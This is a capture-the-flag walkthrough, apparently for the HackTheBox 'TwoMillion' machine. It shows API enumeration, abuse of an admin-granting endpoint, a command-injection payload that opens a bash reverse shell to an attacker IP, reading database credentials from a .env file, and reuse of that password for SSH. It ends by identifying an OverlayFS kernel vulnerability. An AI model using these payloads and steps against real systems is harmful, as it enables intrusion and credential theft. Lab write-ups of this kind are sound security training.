



Then log in with your email and password and you are now in the HackTheBox Dashboard.





Now you can have a look around, noticing how few things you can interact with.
So rather focus on finding out more about the API by clicking "regenerate" on the access page,
intercepting that query with Burp Suite and truncating the GET parameter down to /api/v1.





There is an output that gives a lot of information about the different API call possibilities, actually too much information (from a blue teamers point of view).

So now we try to get the whole thing with curl, via the command prompt:

curl -s -q 2million.htb/api/v1 -H 'Cookie: PHPSESSID=1kr58gn5bcjfdumf3addqsabla' | jq.


The most important thing here is to specify the session cookie that you see in the Burp Suite request.


The things under "admin" are particularly interesting here.

For now, we will concentrate on the PUT API command, with which you can gain administrator rights.


```
[root@htb-ryehpm5n18]-[/home/htb-pk2212]
#curl -s -q  2million.htb/api/v1 -H 'Cookie: PHPSESSID=1kr58gn5bcjfdumf3addqsabla' | jq .
{
  "v1": {
    "user": {
      "GET": {
        "/api/v1": "Route List",
        "/api/v1/invite/how/to/generate": "Instructions on invite code generation",
        "/api/v1/invite/generate": "Generate invite code",
        "/api/v1/invite/verify": "Verify invite code",
        "/api/v1/user/auth": "Check if user is authenticated",
        "/api/v1/user/vpn/generate": "Generate a new VPN configuration",
        "/api/v1/user/vpn/regenerate": "Regenerate VPN configuration",
        "/api/v1/user/vpn/download": "Download OVPN file"
      },
```

The error returned to us can be easily fixed by copying the content type from the response, the API into our input.






Now we have to specify the necessary parameters. First of all, "email", where it is best to specify the email of the account you have created, because this account should have administrator rights.




And the parameter "is_admin", which you change to 1 and thus true.



Done!


Now we can test with the "GET /api/v1/admin/auth" request whether we are really an admin.




Perfect

But what's the point now?
After much trial and error, I managed to get a reverse shell as www-data.

Use "POST /api/v1/admin/vpn/generate" and see what happens.




Now enter the parameter username, which is the username of your account with admin rights, and a certificate will be successfully generated.
generated.
However, the certificate does not do you much good.




To get a reverse shell, you now have to do some kind of command injection. You try to execute a command in the certificate request and see if this command is interpetated (which happens if the application is vulnerable to this).

{ "username":"test$(/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.131/1234 0>&1')" }




It looks something like this. You can code the whole thing with ctrl + u url, but for me it also worked like this.



Great, we have a reverse shell. That's worth a lot. Great!

On the shell we are in /var/www/html, where very often on Linux systems the files for a web application are located.
Interesting here is the .env file in which evironment variable values are normally located.



This file contains the password for the username and the password for the database.
Unfortunately (for the website operators), the admin user uses the same password for his ssh service as for the database.

```
www-data@2million:~/html$ cat .env
cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
www-data@2million:~/html$
```

Now you are the admin user. To discover interesting files, we will use the "find" command as follows:

```
find / -user admin -type f 2>/dev/null
```


This command searches everywhere in the file system for files belonging to the user admin and hides the resulting errors.
There will be many results, but the ones listed above might interest us.
The file /var/mail/admin stands out, whose content looks like this:

```
admin@2million:/var/mail$ cat admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There hav
een a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
```

So the system is supposed to have the OverlayFS vulnerability.
In order to test again myself and not fall for a rabbit hole, I did some quick research and found out that systems with a kernel version below 6.3 have this vulnerability.

The source for this information is here:

https://securitylabs.datadoghq.com/articles/overlayfs-cve-2023-0386/



We will need this source again in a moment...

To find out the current kernel version, simply enter the command "uname -a" in the ssh session (or in the escalated shell)

```
admin@2million:/var/mail$ uname -a
Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
admin@2million:/var/mail$
```


This is the proof that this vulnerability is really real here.

The last flag is not far away :D

